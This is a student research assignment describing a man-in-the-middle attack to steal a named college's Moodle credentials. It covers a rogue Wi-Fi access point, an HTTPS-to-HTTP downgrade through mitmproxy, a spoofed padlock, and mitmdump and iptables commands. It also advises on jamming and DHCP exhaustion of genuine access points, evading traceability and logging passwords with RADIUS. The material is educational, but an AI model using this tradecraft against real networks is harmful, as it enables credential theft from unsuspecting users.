

# Man in the Middle Attack

Research assignment by Anton Krug – Applied Computing Year 2.

## Contents

Introduction.....	2
Technical details, obstacles and workarounds.....	3
Working setup .....	5
Why this is scary .....	10
Different scenarios .....	11
How to protect against.....	13
Conclusion, moral and technical limits.....	14
Appendix.....	15
References.....	17



## Introduction

Man in the middle attack (MiMA) is a type of attack where the attacker modifies the communication path between Victim and Destination and inserts itself into the middle. Normal communication path is as shown in Figure 1, but in MiMA the connection takes new path as shown in Figure 2. Then attacker can reply to the victim's requests which weren't addressed to the attacker. When attacker relays these requests to intended destinations an illusion can be created that the victim communicates directly to the destination. Effectively pushing the attacker into middle of the conversation, the term "Man-in-the-middle attack" is therefore very suiting and descriptive (Saltzman and Sharabani, 2009).





Figure 1 – Original connection path between victim and the destination.



Man in the middle connection

Figure 2 - New connection path between victim and the destination.

MiM attacks can be categorized into passive attacks where the communication is listened and probably recorded, but not mutated. Active attack is called when the victim's requests and responses are modified before passing the packets through. There are many variations of MiMA which can be target for many different technologies like HTTP, HTTPS, SSH or even different networks like mobile cellular UMTS (Meyer and Wetzel, 2004; Saltzman and Sharabani, 2009).

Even for a specific HTTP attack there are multiple approaches which can be utilized, ARP poisoning or DNS spoofing to name few. This adds to all possible combinations and increases complexity of prevention. In some cases even attacker doesn't have to be in the middle of communication, enough is just to sniff traffic which contains session data (possibly cookies). Then reuse this session data even when attacker doesn't know victim's full credentials. All these factors make this type of attack very dangerous (Sanders, 2010).

Increasing the threat is factor is the fact that MiMA tools are freely available and much more convenient than they used to be. Technology is not as big barrier as it used to be. But law and moral consequences still allow some protection. For attacker willing to take these risks the technology will not be as issue. Of course there exist technologies which try to prevent these attacks, still attackers can continue trying. In this research document I will describe example of possible attack performed on Waterford of Institute student's Moodle credentials.

## Technical details, obstacles and workarounds

---

Even there many ways how to execute MiMA this example will focus mainly on HTTP and HTTPS attack using **mitmproxy** (<https://mitmproxy.org/>) tool and rogue Wi-Fi access point (Cortesi, Aldo Hills, 2014).

I will cover many other methods and alternatives briefly as well, because often when I'm talking to my peers about bad habits and improving security I get one sentence conversation stoppers. "I don't care, I use mobile broadband" or "It doesn't affect me, I check for the green icon" or "I connected to secure network" and I want to cover all these situations and show how these are not safe. False sense of security is allowing these attacks. I will cover many tangents because these attacks are dangerous and people need to be more careful about their security and privacy.

No ARP poisoning or DNS spoofing will be required, because this attack will be based on rogue Wi-Fi access point which will be connected to college Ethernet network as regular client. Because many rogue hotspots are present on WIT premises, this approach will decrease detection rate than attack which would connect to genuine AP and tried to MiMA inside that AP. Rogue AP will have higher chance of success, often students struggle with Wi-Fi reception and are trying multiple different access points. In worst case they decide to create person hotspot on their phone. This creates snowball effect because it increases RF noise in the room. Executing attack on genuine AP which is not used by victims because of bad signal wouldn't be effective. Having rogue network with best signal in the room should be more effective.

Knowing target group habits, choosing suiting location, time and desired outcome can improve chances of success. If outcome is to get some specific person's credentials then the attack requires more preparation. If the attack would be successful with extraction of anybodies credentials then it doesn't have to be as thorough. Email spam is ignored by majority of receivers, but it is enough to catch few victims for spammer to be profitable. Similar approach could be used here if it would be needed. It means that attack could be too obvious for most of victims, but still somebody could fall for the ruse.

WIT in 2013 had Wi-Fi access points which required student's credentials before they granted internet access. Having these types of traps wouldn't even require any internet connection. Similarly to fake Moodle site wouldn't require internet connection as well. If internet connection would be issue then blank Moodle installation from [www.moodle.org](http://www.moodle.org) and simple modification to log all passwords can be used. Because it would have blank database it wouldn't be able to authorize anybody. Which is good, because then nobody could see fact that it is blank fake Moodle. Moodle that will not log in users is more convincing than blank vanilla installation of generic Moodle. In case fake Moodle would be implemented on hardware with limiting processing power (raspberry pi <http://www.raspberrypi.org/>) then even simple PHP mockup login page which would visually imitate the Moodle login page could be enough.

Time could be important factor, having attack running after weekend, semester breaks or other off peak days could help. More likely WIT staff would make some network modifications and more likely the official genuine website would be misbehaving. This could increase likeness for victims to ignore warnings or errors and proceed anyway. End of semester should be good time frame as well, students under deadline pressure and exhausted stop caring about security and are more likely to take security risks.

Location is important as well, students walking through corridors will be less likely logging to Moodle. Best locations for this attack are IT building and library. Because of increased entry security the library would be inaccessible for non student attacker. Alternatives like canteens could be possible but IT building is ideal.

Because mitmproxy runs well on Debian Wheezy i386, AMD64 and ARM targets, it means that I can allow options when choosing hardware platform. Even running it on raspberry pi is possible without any extra effort, still decided to use a laptop as attacking device. In case something on Wi-Fi would be not working and required attacker to connect to the raspberry pi's Ethernet port. Then this would be more attention catching and suspicions than just typing on a regular laptop. In some environments the size, concealment are huge benefit, but for college in this case it could be more disadvantage.

Raspberry pi under higher 24/7 load is not always 100% stable and under rare circumstances can crash. There are many reasons for that, it is very sensitive to noisy and weak/soft power supplies. Buggy drivers or hardware errors are possibilities as well. Under clocking and many other workarounds can remedy it slightly, but still raspberry pi is not flawless device and in this specific attack there are disadvantages than to using a laptop. If the attack needs to be low profile then many laptops can run well on passive cooling and therefore would be safe to have them running inside bag. This attack is working on both devices, so if required the raspberry pi could be used for this attack. This is mostly thanks to fact that Debian distributions are very well made.

Student attacker could use existing Ethernet network as access to the internet and with a NAT provide a rogue access point inside the class.

Even if the attacker would be non student then the timetables for each course are easily available anyway. Attacker would know when and where the victim group will be. He would have to get into room before the class starts and pretend he is student working on something quietly. Or stay outside where is no Ethernet and would have to connect to college Wi-Fi with separate network interface. Having separate Wi-Fi USB adapters could be helpful like shown in Figure 15. It would be discouraged to use any mobile broadband, because it could more easily tracked to real attacker's identity, while being on college network the logs with fake MAC address will not tell as much as when attacker would use mobile broadband.

To get better connectivity and increased range on Wi-Fi there are many options:

- Use network card with larger antenna like shown in Figure 15. Or use card with u.fl connector where a pigtail with N connector and proper large gain antenna can be used.
- Use network card with sensitive receiver and stronger transmitter (often sensitive receiver is more important than output power). Cards like Mikrotik R52H or cards based on Conexant Prism 2.5 chipset and many others can offer much higher transmitter output powers than its legal limit for consumer devices (Court et al., 2002; Mikrotik, 2013; Sheet, 2007).

But attacker probably wouldn't be troubled that he is breaking one specific law when he is intending to break many. Cards like Wistron Neweb CM9 on other hand have transmitter output power in legal limits, but offer higher sensitivity (Lai, 2006).

If there is need for these cards to be concealed inside a laptop, then this blog post <http://antonwit.tumblr.com/post/61967833829/wifi-fool-bios-white-list> could help. In this blog post I describing how to work around BIOS white list when laptop refuses to boot after BIOS self test.

- Setting supported and basic data rates to lower speeds like 5.5Mbps or 2Mbps can improve range as well.
- Generally speaking any non-consumer cards should perform better. These cards are more focused and designed to run as APs and they include more features and more modes. Some consumer devices can't even run in AP mode.

## Working setup

Normally in HTTPS focused MiMA the communication between attacker and destination server is without problems, problematic part is between victim and attacker. This is due the fact that for a server the attacker behaves as regular client. But the attacker has to act as web server in front of client. The HTTPS employs TLS protocol to secure the communication and uses X.509 server certificates. A server certificate is bundled with public key to identify server and prove the server holds matching private keys. Public and private keys work mathematically (RSA) in such way that messages encrypted with server's public key can be decrypted only with server's private key as shown in Figure 3. This way nobody can impersonate server identity without having his private key. Because private keys are very highly guarded, it is improbable to get access to them. Attacker has not access to server's private key and therefore it can only encrypt it with own key. This key needs to be signed by Certificate Authority (CA), so the attacker will sign it with its own CA (Karapanos et al., 2014).




Figure 3 - Public and private keys used for encryption and decryption.

Victim receives HTTPS responses which are signed by unknown CA shown in Figure 4 and the browser stops with error as shown in Figure 5. This certificate is self signed and can't be found in the trusted CA list on victim's browser and is considered as un-trusted. If access to victim machine would be possible, like in corporate environment where employer wants spy on employees then the root CA could be listed as trusted. Installation of own CA would eliminate the un-trusted CA errors. Checking certificate details and certificate tree could show suspicious signer as shown in Figure 7. It is less likely that users will check the certificate as long as the web-browser will show "green icon". Then seamless monitoring of private and secured traffic will be possible. Even it is possible to get the certificate directly from a trusted CA, which shouldn't ever happen (SpiderLabs, 2012; Karapanos et al., 2014).



Figure 4 - Certificate Authority error when accessing https proxy.

For this attack the access to victim computer is not possible and therefore the error would be present. Victim's willingness to take risks would affect the success rate. For more mindful users this is deal breaker, they will not continue under any circumstances if there are any certificate errors like shown in Figure 5.

I decided to work around this problem by using HTTP that wouldn't display certificate errors. Still all content would be sourced from HTTPS server as shown in Figure 8. To make illusion of secure connection a custom favicon.ico file could be drawn as shown in Figure 6 which could fool the victim.






Figure 5 - Certificate signer is not inside the trusted Certificate Authority list



Could not verify this certificate because the issuer is not trusted.	
<b>Issued To</b>	
Common Name (CN)	moodle.wit.ie
Organisation (O)	<Not Part Of Certificate>
Organisational Unit (OU)	<Not Part Of Certificate>
Serial Number	0C:FA:A6:5E:53:28
<b>Issued By</b>	
Common Name (CN)	mitmproxy
Organisation (O)	mitmproxy
Organisational Unit (OU)	<Not Part Of Certificate>
<b>Validity</b>	
Issued On	20/03/15
Expires On	22/04/15
<b>Fingerprints</b>	
SHA1 Fingerprint	E1:BC:6B:BC:B5:81:C5:3C:EF:1E:6A:3D:7A:FF:DB:72:49:D2:6C:60
MD5 Fingerprint	64:B3:DC:58:6B:54:03:22:B5:9E:7F:6A:C2:20:7F:61

Figure 7 - Certificate details showing the signer of the certificate

If victim would request HTTPS page and the proxy would try to redirect it to HTTP as shown in Figure 9 then browser would complain with error. This situation needs to be avoided. Best case scenario would be if victim wouldn't use direct shortcuts, but accessed wit.ie page first. Here the HTTP attack can be executed silently and undiscovered, then the <https://wit.moodle.ie> link could be altered to <http://wit.moodle.ie>.




Figure 8 - No certificate error while using HTTP.




Figure 9 - HTTPS to HTTP redirect

For users who enter HTTP URL manually the Moodle server replies with a redirect from HTTP to HTTPS first. Some browsers can cache this redirect and would go directly to HTTPS without requesting the HTTP first. If attacker would point them to the HTTP address still browser could go directly to HTTPS without attacker's proxy having chance to intervene. To increase chances that the redirect is not cached a different URL would be given, for example <http://moodle.wit.ie/my>. For this URL Moodle server reacts with proper redirect and proper webpage, still there is small chance this URL was entered in victim browser cached it already. To improve chances even more an invalid URL would be given <https://moodle.wit.ie/myLoginPage>, attacker's proxy would have condition for this URL and would request the correct <https://moodle.wit.ie/login/index.php> URL anyway.

Scheme	Host	Path
https://	moodle.wit.ie	/my
http://	https	//moodle.wit.ie/my

Figure 10 - Forcing HTTPS string into the URL

Another improvement could be achieved by abusing the URL standard and taking advantage of the fact that many browsers hide the HTTP protocol when they display URL. As shown in Figure 10 the attacker can have domain host part called **https** with a **//moodle.wit.ie/my** as path forming <http://https//moodle.wit.ie/my>. This will display as <https://moodle.wit.ie/my> and on modern high PPI displays the missing ":" character could get unnoticed. Chrome browser was misbehaving with https as a host, therefore if Chrome user-agent is detected script will not use the https as host (Berners-Lee, 1994).

Mitmproxy documentation for inline scripts was pretty weak and I had to look at few examples to get me started (<https://github.com/mitmproxy/mitmproxy/tree/master/examples>). Most progress was done thanks to Eclipse PyDev plugin which offered me remote debugging. I could investigate non documented properties and variables of mitmproxy. Final script is listed in the appendix. Command which is starting whole proxy is shown in figure Figure 14.

This custom script has 5 functions:

1. Pass all traffic except wit.ie and moodle.wit without any modification. So certificates on all websites will work properly without any errors.
2. Modify the genuine Moodle link on wit.ie web pages to the fake one as shown in Figure 11.
3. Change all occurrences of [rlacey@wit.ie](mailto:rlacey@wit.ie) to [rfrisby@wit.ie](mailto:rfrisby@wit.ie) as shown in Figure 12. This is just silly joke on one classmate who forgot for a moment the name of lecturer and emailed wrong person. I still included in the assignment because all other functions try to be as transparent as possible. This function is more visual and it can be seen that really all the traffic going any direction can be recorded and modified in real time.
4. All requests from victim to http Moodle have to be changed to https. When a request is received the URL, header containing location and referral has to be changed. GET/POST and all content types properly handled. Then request is send to the real server and the received response modified. HTML containing links have to be switched back from https to http. Javascripts needs to be modified also, header information and even cookies too (https cookies are slightly different than http). Then this modified response is passed back to victim. When at any time the Moodle credentials are detected in POST data they will be displayed on the attacker's console as shown in Figure 14.
5. When file favicon.ico or favicon.png is requested give content as shown in Figure 6.



```
</li>
<a href="http://https://moodle.wit.ie/myLoginPage" target="blank" title="WIT Elearning">Moodle</a>
</li>
```

Figure 11 - Modified link to Moodle



Figure 12 - Changing all email addresses of one lecturer to different email.

Depending on few conditions the proxy will behave differently:

- Victim uses bookmark directly to https, error will be displayed as shown in Figure 5. Victim will have to click that he want to continue (some browsers do not even allow to continue). When some maintenance was done on genuine Moodle page I witnessed students ignoring these errors and continuing even the browser encouraged them not to do so.
- Victim is going to Moodle through wit.ie website:
  - Chrome browser is used and <http://moodle.wit.ie/myLoginPage> will be used.
  - Other browsers will use <http://https://moodle.wit.ie/myLoginPage> as shown in Figure 11 and final webpage will look as shown in Figure 13. Even it still looks fraudulent for experienced user, for casual user it can be good enough. Note the green padlock icon near URL and https in the URL are trying to look as convincing as they can be without using real https.





Figure 13 – Fake Moodle login page.

After entering the credentials the Moodle will login in and behave as genuine one except now on the attacker's console the users credentials are displayed as shown in Figure 14. The website will try behaving as regular one to keep suspicion low. There would not be much benefit from credentials which student will changed few minutes after he will realized what happened.



```

Shell - Konsole
Session Edit View Bookmarks Settings Help

fredy@t400:~$ cd workspace/mima/
fredy@t400:~/workspace/mima$ sh
$ mitmdump -q -s moodleAttack.py --ignore "^(?!wit\.ie)(?!moodle\.wit\.ie)"

*****Moodle credentials recieved*****
*** Username: ['20062210'] Password: ['notMyPass'] ***
*****

```

Figure 14 - Attackers console showing student's credentials.

It is possible to play with right SSIDs (or even have more of them). Having SSID which match the location is needed. Students will be suspicious if library type of SSID name would be present in IT building and even more when the signal strength will be excellent. Using AndroidAP could catch people who enabled their own hotspot, but didn't change the default name (I have seen this a lot in college). With atheros cards I used to have multiple SSIDs at the same time using just single card (<https://nims11.wordpress.com/2012/04/27/hostapd-the-linux-way-to-create-virtual-wifi-access-point/>).

As shown in Figure 14 the following command can be used to start up the proxy.

**mitmdump -q -s moodleAttack.py --ignore "^(?!wit\.ie)(?!moodle\.wit\.ie)"**

When rogue AP is up a denial of service (DOS) attack on genuine APs can improve success rate of the rogue AP. Using **metasploit** which is very nice toolset for penetration testing can be used for DHCP exhaustion. This will not give any **new** IPs to clients on genuine APs (because all IPs will be taken). And students will more likely try to connect to the rogue AP. **Kali** linux has **dhcpcclientsimulator** which can deplete the pool as well. Even tool called **yersinia** is nice as well. DHCP exhaustion is DOS attack just for new connection, students who connected before the attack wouldn't be affected. Creating more Wi-Fi RF noise on given channels could motivate even connected students to reconnect to different AP (preferably the rouge AP). Having spare hardware and be able to create AP on conflicting frequency (channel) and run another client with **iperf** (bandwidth benchmark) to create interference on genuine APs could help as well.

Connecting to secure wireless connection like **eduroam** will not protect against credential theft and contrary it will make it even worse.

- The encryption is just between the client and AP. This means that your connection would be securely delivery to wrong hands and then read as clear as the unencrypted communication.
- The WPA enterprise together with Radius can be setup to accept any name and password ([https://www.gnu.org/software/radius/manual/html\\_mono/radius.html#SEC163](https://www.gnu.org/software/radius/manual/html_mono/radius.html#SEC163)). And with **-z** parameter to log all these passwords in plain text to a log file (<http://wiki.freeradius.org/config/Radiusrd>). This will simplify the credential theft so much than this whole MiMA is obsolete. Attacker got victim's credentials even before victims made any web request.

To setup wireless access point this tutorial (<http://elinux.org/RPI-Wireless-Hotspot>) can be followed, but it doesn't work for any hardware, so doing research before buying Wi-Fi cards pays off. Disabling laptop's Wi-Fi network managers is necessary so they will not interfere with your settings. Because mitmproxy is really a proxy and is running on proxy ports a redirect for http and https ports was useful as well:

```

iptables -t nat -A PREROUTING -i wlan0 -p tcp --dport 80 -j REDIRECT --to-port 8080
iptables -t nat -A PREROUTING -i wlan0 -p tcp --dport 443 -j REDIRECT --to-port 8080

```

There is still space for some improvement and more testing could be done, but this is a hypothetical attack which I don't intend to execute in real life. So I deiced to stop perfecting it like if I was really going to do it.

## Why this is scary

It is scary for many reasons:

- Obama wanted for policie and spy agencies to have spying feature inside encryptions. Till now the private and public keys are secure because it is computationally almost impossible to compute the private key from public key. RSA is based on modulus of extremely large prime numbers and it is not just black box with hidden and undocumented features. If this would change then internet security would be compromised. For many reasons there is strong desire to decrypt data. For example Nokia was caught for decrypting the HTTPS traffic already in 2013. Interesting that encryption project OpenSSL contained security exploit which was discovered in 2014. It is up to conspiracy theorists if this is by design or accident, but still interesting considering how much pressure is made to get data decrypted (Yadron, 2015; Whittaker, 2013).
- China based manufacturer Lenovo had shipped their laptop in late 2014 with bundled software which installed own trusted CA. This would allow them to sign any certificate which would be blindly accepted as secure by browsers and other applications. Striking is how quickly years of building trust for brand name can be damaged. Mozilla was motivated by this incident to speed up Certificate revocation process, before it was required to install an update and restart the browser. New feature will allow revoke certificates in much faster manner (Hern, 2015; Kovacs, 2015).
- The attack doesn't require full credentials to be successful and therefore two way authorizations will not help. Attack can be happening on the fly while the user is connected. In example victim connects to bank through attacker. Victim requests to transfer money to account **A**. Attacker modifies this request to account **B**, but before returning the response to victim it will modify it back to **A**. Victim can authorize the payment and seeing transaction **A**, while in reality it is authorizing **B** transition. In transactions log still the **B** can be switched to **A** so victim will see desired result. There will be no other connection and it will not show any extra account activity, because the attack already happened while victim was connected. It is not limited to a plain text and images can be manipulated on the fly also. Even transferring zip file is not safe, it can be unpacked, modified and repacked on the fly. Thanks to wide set of python libraries it can be achieved with surprising small scripts.
- Ted Cruz who is running for U.S. presidency has donation website which has same certificate as <http://nigerian-prince.com/>. Both websites are hosted by Cloudflare which shares certificates with multiple domains. If any party could get hold of given private key, it would allow safely impersonate other party in attacks which I find amusing.



Figure 15 - USB Wi-Fi adapters.



Figure 16 - Spacing between USB adapters.



## Different scenarios

This attack could be executed slightly differently. In case attacker has no physical access to premises a flying drone could be used (just modern war driving). Of course it would require more preparation, but again the technology is not limitation and can be acquired pretty easily as shown in Figure 17. Buying correct hardware is necessary, if attacker wants to create access point the hardware has to be able work in this mode. Even physical spacing between devices has to be considered as shown in Figure 16. Transmitter of the drone has to be operating on completely different band so the Wi-Fi will not interference with controls. Drones can supply many different voltages for many different peripherals and support very high currents (magnitudes higher than maximum raspberry pi requirements). So powering raspberry pi directly from a drone was very simple. But when testing the raspberry pi was unstable while engines were running, this is due to 60A currents drawn by engines which create noise on power rail. The running engines create even huge electromagnetic field caused by these currents. This is no surprise when the engines are rated for 720W at 11V producing 2kg of thrust. Simple update in drone firmware can allow powering of the raspberry just when the drone landed on a roof and the drone suspended itself. Figure 18 and Figure 19 show simple proof of concept that it's technically possible. Sadly I discovered I'm not the only one with this type of idea. Snoopy drone is not MiMA, but still can stalk people and track Wi-Fi, Bluetooth and RFID communication (Goodin, 2014).

